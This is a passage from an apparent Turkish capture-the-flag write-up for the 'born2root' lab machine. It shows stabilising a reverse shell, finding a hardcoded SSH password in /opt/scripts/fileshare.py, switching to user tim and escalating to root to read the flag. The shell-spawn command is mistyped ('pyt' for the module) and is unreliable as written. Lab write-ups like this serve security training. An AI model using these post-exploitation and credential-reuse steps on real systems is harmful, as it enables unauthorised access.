- Ve reverse shell aldım. Şimdi kararsız yapıda olan shell'i kararlı hale getirelim. Bunu 'python -c "import pyt;pyt.spawn('/bin/bash')" komutu ile yaparız.




- Şimdi kararlı shell ile içerideyim, biraz geziniyorum. /opt dosyasında bazı dosyalar keşfettim.

```
www-data@born2root:/$ cd root
cd root
bash: cd: root: Permission denied
www-data@born2root:/$ cd opt
cd opt
www-data@born2root:/opt$ ls
ls
scripts
www-data@born2root:/opt$ ls
ls
scripts
www-data@born2root:/opt$ cat scripts
cat scripts
cat: scripts: Is a directory
www-data@born2root:/opt$ cd scripts
cd scripts
www-data@born2root:/opt/scripts$ ls
ls
fileshare.py
```

- Bulduğum 'scripts' klasörünün içerisinde ki fileshare.py dosyası açtım ve içerisinde localhost'un (Tim) şifresini buldum.

```
www-data@born2root:/opt/scripts$ cat fileshare.py
cat fileshare.py
#!/usr/bin/env python

import sys, paramiko

if len(sys.argv) < 5:
    print "args missing"
    sys.exit(1)

hostname = "localhost"
password = "lulzlol"
source = "/var/www/html/joomla"
dest = "/tmp/backup/joomla"

username = "tim"
port = 22

try:
    t = paramiko.Transport((hostname, port))
    t.connect(username=username, password=password)
    sftp = paramiko.SFTPClient.from_transport(t)
    sftp.get(source, dest)

finally:
    t.close()

www-data@born2root:/opt/scripts$ su tim
su tim
Password: lulzlol
```

- Tim olarak olarak girişimi başarılı şekilde yaptım. Sonra hangi yetkilere sahip olduğumu kontrol ettim. Root ile aynı yetkilere sahipmişim. Direkt root olarak tekrar giriş yaptım ve /root klasörü içerisine girdim.



- İçeride laboratuvarın flag'ını buldum ve makineye başarılı şekilde sızdım.